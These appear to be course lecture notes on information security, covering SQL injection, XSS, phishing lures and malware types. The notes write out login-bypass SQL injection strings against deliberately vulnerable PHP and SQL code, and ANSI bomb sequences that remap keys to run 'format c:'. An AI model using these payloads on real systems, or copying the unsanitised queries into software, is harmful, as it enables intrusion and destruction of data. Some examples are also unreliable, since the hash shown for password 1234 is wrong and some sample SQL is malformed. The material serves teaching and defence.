
Remember `HttpUtility.UrlEncode()`

**Reduce Impact of XSS Vulnerabilities**

- If Cookies Are Used:
  - Scope as strict as possible
  - Set 'secure' flag
  - Set 'HttpOnly' flag
  - On the client, consider disabling JavaScript (if possible) or use something like the No Script Firefox extension.

## SQL Injection

- SQL injection is a code injection technique that might destroy your database.
- SQL injection is one of the most common web hacking techniques.
- SQL injection is the placement of malicious code in SQL statements, via web page input.
  1. App sends form to user.
  2. Attacker submits form with SQL exploit data.
  3. Application builds string with exploit data.
  4. Application sends SQL query to DB.
  5. DB executes query, including exploit, sends data back to application.
  6. Application returns data to user.



### SQL Injection – Example1

#### Login Form

```
<html> <form action='index.php' method="post">
<input type="email" name="email" required="required"/>
<input type="password" name="password"/>
<input type="submit" value="Login"/>
</form></html>
```

The above form accepts the email address, and password then submits them to a [PHP](#) file named index.php.

**Create DB**

```
CREATE TABLE `users` (`id` INT NOT NULL AUTO_INCREMENT, `email` VARCHAR (45) NULL, `password` VARCHAR (45) NULL, PRIMARY KEY (`id`));
```

```
insert into users (email, password) values ('m@m.com', ('1234'));
```

ID	EMAIL	PASSWORD
1	m@m.com	1234

**web page input**

Email

m@m.com

Password

1234

Login

- Let's suppose the statement at the backend (PHP & MySQL) for checking user ID is as follows

```
SELECT * FROM users WHERE email = $_POST['email'] AND password = md5($_POST['password']);
```

- The above statement uses the values of the \$\_POST[] array directly without sanitizing them. The password is encrypted using MD5 algorithm.
- These values has to be checked in the DB.
- Original code is

```
SELECT * FROM users WHERE email = m@m.com AND password = md5(1234);
```

- The out put is:

ID	EMAIL	PASSWORD
1	m@m.com	900150983cd24fb0d6963f7d28e17f72



### SQL Injection Vulnerabilities

Let's suppose an attacker provides the following input


- Step 1: Enter xxx@xxx.xxx as the email address
- Step 2: Enter **xxx') OR 1 = 1 -- ]** as the password



Injected SQL code:

**SELECT \* FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 -- ]');**

- The diagram below illustrates the statement has been generated.



ID	EMAIL	PASSWORD
1	m@m.com	900150983cd24fb0d6963f7d28e17f72

**Example 2:**

Let's suppose an attacker provides the following input

- Step 1: Enter xxx@xxx.xxx OR 1 = 1 LIMIT 1 -- ' ] as the email Step 2: Enter **1234** as the password
- The **Injected SQL code:**

**SELECT \* FROM users WHERE email = 'xxx@xxx.xxx' OR 1 = 1 LIMIT 1 -- ' ] AND password = md5('1234');**

- xxx@xxx.xxx ends with a single quote which completes the string quote
- **OR 1 = 1 LIMIT 1** is a condition that will always be true and limits the returned results to only one record.
- **-- ' ] AND ...** is a SQL comment that eliminates the password part.

```
1 SELECT * FROM users WHERE email = 'xxx@xxx.xxx'
2 OR 1 = 1 LIMIT 1 -- ' ] AND password = md5('1234');
```

↓

**The text in brown color means it is a comment**

ID	EMAIL	PASSWORD
1	m@m.com	900150983cd24fb0d6963f7d28e17f72

**Example 3**

**SQL Injection Based on ""="" is Always True**

- Here is an example of a user login on a web site:

Username: John Doe

Password: myPass

```
uName = getRequestString("username");
```


```
uPass = getRequestString("password");
```

```
sql = 'SELECT * FROM Users WHERE Name =' + uName + ' AND Pass =' + uPass + ''
```

### Original SQL code:

```
SELECT * FROM Users WHERE Name ="John Doe" AND Pass ="myPass"
```

- A hacker might get access to user names and passwords in a database by simply inserting " OR ""=" into the user name or password text box:



The diagram shows a login form with two input fields. The first field is labeled 'Username:' and the second is labeled 'Password:'. Both fields contain the injected SQL code: " or ""=".

Injected SQL code:

```
SELECT * FROM Users WHERE Name ="" or ""="" AND Pass ="" or ""=""
```

The SQL above is valid and will return all rows from the "Users" table, since OR ""="" is always TRUE.

### SQL Injection after effect

- Bypass login page
- DOS - Deny of service
- Install web shell
- Iframe injection
- Access system files
- Install db backdoor
- Theft of sensitive information / credit cards
- Additional step of the attack:
  - Attack computers on the LAN

## Phishing

- **Phishing** is the fraudulent attempt to obtain sensitive information such as **usernames, passwords and credit card details** by disguising as a trustworthy entity in an **electronic communication**.
- **Phishing** is a type of **social engineering attack** often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into **opening an email, instant message, or text message**.

### Detect a Phishing Scam

- Spelling errors (e.g., “pessward”), lack of punctuation or poor grammar
- Hyperlinked URL differs from the one displayed, or it is hidden
- Threatening language that calls for immediate action
- Requests for personal information
- Announcement indicating you won a prize or lottery
- Requests for donations
- Phishing – Cybercriminal attempts to steal personal and financial information or infect computers and other devices with malware and viruses
  - Designed to trick you into clicking a link or providing personal or financial information
  - Often in the form of emails and websites
  - May appear to come from legitimate companies, organizations or known individuals
  - Take advantage of natural disasters, epidemics, health scares, political elections or timely events
- **eBay and PayPal** are two of the most targeted companies, and **online banks** are also common **targets**.
- Phishing is typically carried out by **email or instant messaging**, and often **directs users to give details at a website**, although **phone contact** has been used as well.
- E-mails supposedly from the **Internal Revenue Service have also been used**.
- Social Networking sites are also a target of phishing, since the personal details in such sites can be used in identity theft.
- Experiments show a success rate of over **70% for phishing attacks on social networks**

## Types of Phishing

- **Mass Phishing (Deceptive Phishing)** – Mass, large-volume attack intended **to reach as many people** as possible
- **Spear Phishing** – Targeted attack directed at **specific individuals** or companies using gathered information to personalize the message and make the **scam more difficult to detect**
- **Whaling (CEO Fraud)** – Type of spear phishing attack that targets **“big fish,”** including **high-profile individuals** or those with a great deal of authority or access
- **Clone Phishing(pharming)** – **Spofed copy of a legitimate and previously delivered email**, with original attachments or **hyperlinks replaced with malicious versions**, which is sent from a **forged email address**. so it appears to come from the original sender or another legitimate source
- **Advance-Fee Scam-** Requests the target to **send money or bank account information to the cybercriminal**

## Phishing – Link Manipulation

- Most methods of phishing use some form of technical deception designed to make a link in an email (and the spoofed website it leads to) appear to belong to the spoofed organization.
- **Misspelled URLs (Uniform resource locator ) or the use of subdomains are common tricks used by phishers**, such as this example URL, <http://www.Suntrust.com.bank.com/>.
- Another common trick is to make the **anchor text** for a link appear to be a valid URL when the link actually goes to the phishers' site.

## Phishing Lure


- Claims to come from the NDSU IT Help Desk and system administrators
  - References NDSU and North Dakota State University
  - Calls for immediate action using threatening language
- Includes hyperlink that points to fraudulent site

From:  
 Sent: Thursday, September 15, 2016 9:13 AM  
 To: [alert@ndsu.edu](mailto:alert@ndsu.edu)  
 Subject: UPDATE YOUR ACCOUNT


Your NDSU mailbox has exceeded its storage Limit set by our e-mail administrator and you will not be able to receive new E-mail until you re-validate it. [Click Here](#) to re-validate your email account.

Thanks  
 NDSU Support HelpDesk  
 North Dakota State University System Administrator Team

- Claims to come from the NDSU Human Resources
  - Timely call for action during annual review season
  - From address includes NDSU, but not .edu address (@ndsu.com)
- Includes hyperlink that points to fraudulent site



- Claims to come from PayPal
  - Includes PayPal logo, but from address is not legitimate (@ecomm360.net)
  - Calls for immediate action using threatening language
- Includes hyperlink that points to fraudulent site





### Protect Yourself: Refuse the Bait

- **Do not click on any hyperlinks in the email**
  - User your computer mouse to hover over each link to verify its actual destination, even if the message appears to be from a trusted source
  - Pay attention to the URL and look for a variation in spelling or different domain (e.g., ndsu.edu vs. ndsu.com)
  - Consider navigating to familiar sites on your own instead of using links within messages
- **Examine websites closely**
  - Malicious websites may look identical to legitimate sites
  - Look for “https://” or a lock icon in the address bar before entering any sensitive information on a website
- Users can take steps to avoid phishing attempts by slightly modifying their **browsing habits**.
- Users who are contacted about an account needing to be "verified" (or any other topic used by phishers) can contact the company that is the subject of the email to **check that the email is legitimate**. They can also type in a trusted web address for the company's website into the address bar of their browser to **bypass the link** in the suspected phishing message.
- Nearly all legitimate email messages **from companies** to their customers will contain an item of information that is not readily available to phishers.
- Some companies, like PayPal, always address their customers by their username in emails, so if an email addresses a user in a generic fashion ("Dear PayPal customer") it is likely to be an attempt at phishing.
- **SPAM filters** can also help by reducing the number of phishing emails that users receive in their inboxes.

## Model Questions

1. What is vulnerability? Give the different types of vulnerabilities.
2. What is software vulnerability? What are the common types of software flaws that lead to vulnerability?
3. Why is buffer overflow a vulnerability?
4. How do buffer overflow attacks work?
5. With an example explain the concept of buffer overflow. Discuss how the buffer overflow has security implications.
6. What do you understand by a stack and a buffer overflow? How are these two different? What are the practices of writing a safe program code?
7. Describe how a stack buffer overflow attack is implemented.
8. What are the impacts in buffer overflow vulnerability?
9. Explain in detail about exploiting stack overflows with example.
10. How to protect stack overflow attack?
11. What is XSS or Cross Site Scripting?
12. What information can an attacker steal using XSS?
13. What are the types of XSS?
14. What is stored XSS?
15. What is reflected XSS?
16. What is DOM- based XSS?
17. What is cross site scripting? How can it be prevented?
18. Why is cross site scripting dangerous?
19. How often do you find DOM-based XSS vulnerabilities?
20. What is “**SQL injection**”?
21. How can you detect SQL injection? What is the most common SQL injection tool?
22. What is injection attack?
23. What is code injection attack?
24. How can SQL injection be prevented?
25. How do we prevent SQL injection in our applications?
26. Explain what is phishing? How can it be prevented?
27. What is the difference between spam and **phishing**?
28. How do I avoid becoming a victim of a **phishing** scam?
29. What are the different types of phishing?
30. What are some examples of phishing?
31. What is a phishing attempt?
32. What are three characteristics of a phishing email?



## CS472 - Principles of Information Security

### Module IV

**Malware: Viruses, Worms and Trojans. Topological worms. Internet propagation models for worms.**

#### What is a Malware?

- A Malware is a set of instructions that run on your computer and make your system do something that an attacker wants it to do.
- General misconception among people
- Malware = “malicious software”
- Malware is any kind of unwanted software that is installed without your consent on your computer.
- Viruses, worms, Trojan horses, bombs, spyware, adware are subgroups of malware.

#### What it is good for?

- Steal personal information
- Delete files
- Click fraud
- Steal software serial numbers
- Use your computer as relay

#### The purpose of malware

- To partially control the user’s computer, for reasons such as:
  - To subject the user to advertising
  - To launch DDoS on another service
  - To spread spam
  - To track the user’s activity (“spyware”)
  - To commit fraud, such as identity theft and affiliate fraud
  - For kicks (vandalism), and to spread FUD (*fear, uncertainty, doubt*)
  - . . . and perhaps other reasons

#### What to Infect?


- Executable
- Interpreted file
- Kernel
- Service

## MODULE IV


---

□ MBR


Overwriting malware




prepending malware




appending malware



Cavity malware



Multi-Cavity malware



Packers




Top 10 Malware

1.	Packer.Malware.NSAnti.AD	33.71%
2.	Win32.Netsky.P@mm	7.48%
3.	Win32.Worm.Sohanad.NAW	4.56%
4.	Packer.Malware.NSAnti.AG	2.86%
5.	Trojan.Loader.N	2.25%
6.	Trojan.Dropper.Cutwail.F	2.04%
7.	Win32.Netsky.AA@mm	1.98%
8.	Win32.NetSky.D@mm	1.98%
9.	Packer.Malware.NSAnti.Z	1.87%
10.	Win32.Nyxem.E@mm	1.65%
11.	OTHERS	39.62%

□ According to Sophos 86% of the reported attacks is spyware

## Malicious Software



### Malware Terminology

- Virus: *attaches itself to a program*
- Worm: *propagates copies of itself to other computers*
- Logic bomb: *“explodes” when a condition occurs*
- Trojan horse: *fakes/contains additional functionality*
- Backdoor (trapdoor): *allows unauthorized access to functionality*
- Zombie: *software on infected computers that launch attack on others (aka bot)*

### Trapdoors (Back doors)

- Secret entry point into a program
- Allows those who know access bypassing usual security procedures, e.g., authentications
- Have been commonly used by developers
- A threat when left in production programs allowing exploited by attackers
- Very hard to block in O/S
- Requires good s/w development & update

### Logic Bomb

- One of oldest types of malicious software
- Code embedded in legitimate program
- Activated when specified conditions met
  - E.g., presence/absence of some file
  - Particular date/time
  - Particular user
  - Particular series of keystrokes

- When triggered typically damage system
  - Modify/delete files/disks

## **Trojan Horse**

- Programs that appear to have one function but actually perform another.
- Modern Trojan Horse: resemble a program that the user wishes to run - usually superficially attractive
  - E.g., game, s/w upgrade etc
- When run performs some additional tasks
  - Allows attacker to indirectly gain access they do not have directly
- Often used to propagate a virus/worm or install a backdoor
- Or simply to destroy data

## **Zombie**

- Program which secretly takes over another networked computer
- Then uses it to indirectly launch attacks
- Often used to launch distributed denial of service (DDoS) attacks
- Exploits known flaws in network systems

## **Viruses and Worms**

- Worms are the oldest one
  - First well-known worm was known as the Morris Worm
    - Used a BSD Unix flaw to propagate itself
- Viruses requires hosts
  - Word document, etc.
- Both can spread through e-mail
  - Melissa virus uses address books of the infected computers (1999)
- Because it is less beneficial to their creators, this oldest form of malware is dying out

## **VIRUSES**

- A *virus* is a piece of code that inserts itself into a host, including operating systems, to propagate. It cannot run independently. It requires that its host program be run to activate it.
- A computer virus is a program that can replicate itself and spread from one computer to another.
- It can also spread into programs in other computers by several ways
- On execution
  - Search for valid target files

- Usually executable files(.com, .exe, .bat)
- Often only infect uninfected files
  - Insert a copy into targeted files
    - When the target is executed, the virus starts running
- Only spread when contaminated files are moved from machine to machine
- **Direct infection**: virus can infect files every time a user opens that specific infected program, document or file.
- **Fast Infection**: is when a virus infects any file that is accessed by the program that is infected.
- **Slow infection**: is when the virus infects any new or modified program, file or document.
- **Sparse Infection**: is the process of randomly infecting files, etc. on the computer.
- **RAM-resident infection**: is when the infection buries itself in your computer's random access memory.
- **Video**: Hippi Virus + Cascade Virus

### Lifetime of a virus

#### Dormant phase

- The virus program is **idle** during this stage. The virus program has managed to access the target user's computer or software, but during this stage, the **virus does not take any action**. The virus will eventually be activated by the "**trigger**" which states which event will execute the virus, such as a date, the presence of another program or file, the capacity of the disk exceeding some limit or the user taking a certain action (e.g., double-clicking on a certain icon, opening an e-mail, etc.). Not all viruses have this stage.

#### Propagation phase

- The virus starts propagating, that is **multiplying and replicating itself**. The virus **places a copy of itself into other programs** or into certain system areas on the disk. Each infected program will now contain a **clone** of the virus, which will itself enter a propagation phase.

#### Triggering phase

- A dormant virus moves into this phase when it is activated, and will now perform the function for which it was intended. The triggering phase can be caused by a variety of **system events**, including a count of the number of times that this copy of the virus has made copies of itself.

#### Execution phase

- Payload: actions of the malware

- This is the actual work of the virus, where the "**payload**" will be released. It can be destructive such as deleting files on disk, crashing the system, or corrupting files or relatively harmless such as popping up humorous or political messages on screen.

### Virus structure

```

program V :=
{goto main;
 1234567;

subroutine infect-executable :=
{loop:
 file := get-random-executable-file;
 if (first-line-of-file = 1234567)
 then goto loop
 else prepend V to file; }

subroutine do-damage :=
{whatever damage is to be done}

subroutine trigger-pulled :=
{return true if some condition holds}

main:  main-program :=
{infect-executable;
 if trigger-pulled then do-damage;
 goto next;}

next:
}

```

### • Logic of Compression Virus

```

program CV :=
{go to main :
 01234567;
  subroutine infect-executable :=
    {loop:
     file:=get-random-executable-file;
     if( first-line-of-file = 1234567 )
       then goto loop
     (1) compress file;
     (2) prepend CV to file;
     }
  main :  main-program :=
    {infect-executable;
     (3) uncompress rest-of-file;
     (4) run uncompress file;
     goto next;}
  next;
}

```

- A Compression virus  
:A way to thwart a means of detecting a simple virus is to compress the executable file so that both the infected and uninfected versions are of identical length.

Running steps of compressed P1' file that contains the virus code.


1. For each uninfected file P2, the virus first compress P2 to produce P2'.
2. The virus code is prepended to the P2'
3. P1' is uncompressed to P1
4. P1 is executed



- The infected program will first run the virus code when invoked
- The 01234567 is the [virus signature](#), and is used to make sure (*if first-line-of-file = 01234567*) the file is not already infected. The virus then asks for permission (*ask-permission*) to infect a random [executable](#) (*get-random-executable-file*). If the permission is granted, it [compresses](#) the executable (*infect-executable*), prepends itself to it (*prepend*).

## Compression Virus Operation

- The virus just described is easily detected
  - Infected version of program is longer than the uninfected one
- To avoid detection compress the executable file
  - Make that infected and uninfected are of identical length



### Viruses – Bombs

- ANSI Bombs: MS-DOS days
  - Change code in ANSI.SYS file, which calls a driver that displays colors and graphics.
  - One feature is keyboard macros. So the bomb would remap common keys the user would press.
  - Most of the ANSI bombs would be disguised as a batch file to be run in the MS-DOS menu.
- ESC[99; “format c:”;13p]
- ESC[66; “format c:”13p]
- This code remaps the letter C and c. Every time the user presses C or c it tries to reformat the hard drive. The only problem with this is the computer asks, “Do you really want to reformat drive C: (Y/N)?” Most users then press N or n for No. So the hacker remaps the Y and N keys.

- ESC[110; 121;13p]
- ESC[78;89;13p]
  
- When the user now presses the N or n key it will actually make the user press Y or y; and vice versa.

### Types of viruses

Computer viruses infect a variety of different subsystems on their host computers and software. One manner of classifying viruses is to analyze whether they reside in [binary executables](#) (such as [.EXE](#) or [.COM files](#)), data files (such as [Microsoft Word](#) documents or [PDF files](#)), or in the [boot sector](#) of the host's [hard drive](#)

### Resident vs. non-resident viruses

- A *memory-resident virus* (or simply "resident virus") installs itself as part of the [operating system](#) when executed, after which it remains in [RAM](#) from the time the computer is booted up to when it is shut down. Resident viruses overwrite [interrupt handling](#) code or other [functions](#), and when the operating system attempts to access the target file or disk sector, the virus code intercepts the request and redirects the [control flow](#) to the replication module, infecting the target.
- In contrast, a *non-memory-resident virus* (or "non-resident virus"), when executed, scans the disk for targets, infects them, and then exits (i.e. it does not remain in memory after it is done executing)
- **Macro viruses**
  - Many common applications, such as [Microsoft Outlook](#) and [Microsoft Word](#), allow [macro](#) programs to be embedded in documents or emails, so that the programs may be run automatically when the document is opened. A *macro virus* (or "document virus") is a virus that is written in a [macro language](#), and embedded into these documents so that when users open the file, the virus code is executed, and can infect the user's computer.
